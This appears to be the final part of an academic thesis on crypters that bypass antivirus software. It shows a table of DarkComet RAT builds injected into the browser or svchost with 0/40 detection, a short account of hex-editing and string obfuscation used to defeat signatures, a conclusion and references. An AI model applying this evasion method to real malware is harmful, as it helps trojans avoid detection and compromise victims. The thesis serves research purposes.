Darkcomet	Default Browser	32bit	5	YES	0/40	Internet explorer
Darkcomet	Default Browser	64bit	5	YES	0/40	Internet explorer
Darkcomet	svchost	32bit	5	YES	0/40	
Darkcomet	svchost	64bit	5	YES	0/40	

The crypters output was extensively tested until 0/40 detection rate was succeeded. The difficult part of those tests was that we could not know what string, function, etc., had been detected. The solution to this was to use a hex editor and remove anything that we thought would activate antivirus and rescan. When we managed to identify what was causing detection we either changed the function by either encrypting or randomize the names/strings.

Chapter 7

CONCLUSION

In conclusion, this thesis describes the basic concepts of antivirus software and crypters. More specifically a way of bypassing antivirus software with the use of crypters is presented. This research has resulted in the development of new crypters architecture that is providing a unique output for every use. The implemented crypter could be further improved in the future. More options could be added and the code could be further optimized. All the functionality that the crypter provides, is because of the features that the operating system provide to us, so as the operating system move forward so must the crypter.

REFERENCES

[1] Microsoft Cooperation. Microsoft PE and COFF Specification.
http://msdn.microsoft.com/en-us/windows/hardware/gg463119.aspx.

[2] Microsoft Cooperation . MSDN Library
http://msdn.microsoft.com/en-us/library/system.diagnostics.fileversioninfo%28v=vs.110%29.aspx

[3] Microsoft Cooperation . MSDN Library
http://msdn.microsoft.com/en-us/library/system.codedom.compiler%28v=vs.110%29.aspx

[4] Information Technology Laboratory (National Institute of Standards and Technology). Announcing the Advanced Encryption Standard (AES) [electronic resource]. Computer Security Division, Information Technology Laboratory, National Institute of Standards and Technology, Gaithersburg, MD :, 2001.

[5] Wikipedia, http://en.wikipedia.org/wiki/Antivirus_software#Signature-based_detection

[5] Christian Ammann “Hyperion: Implementation of a PE-Crypter”

[6] Christian Ammann, Ideas on advanced runtime Encryption of .NET Executables

[6] MSDN magazine, http://msdn.microsoft.com/en-us/magazine/cc301805.aspx

[7] T. Keong, http://www.security.org.sg/code/loadexe.html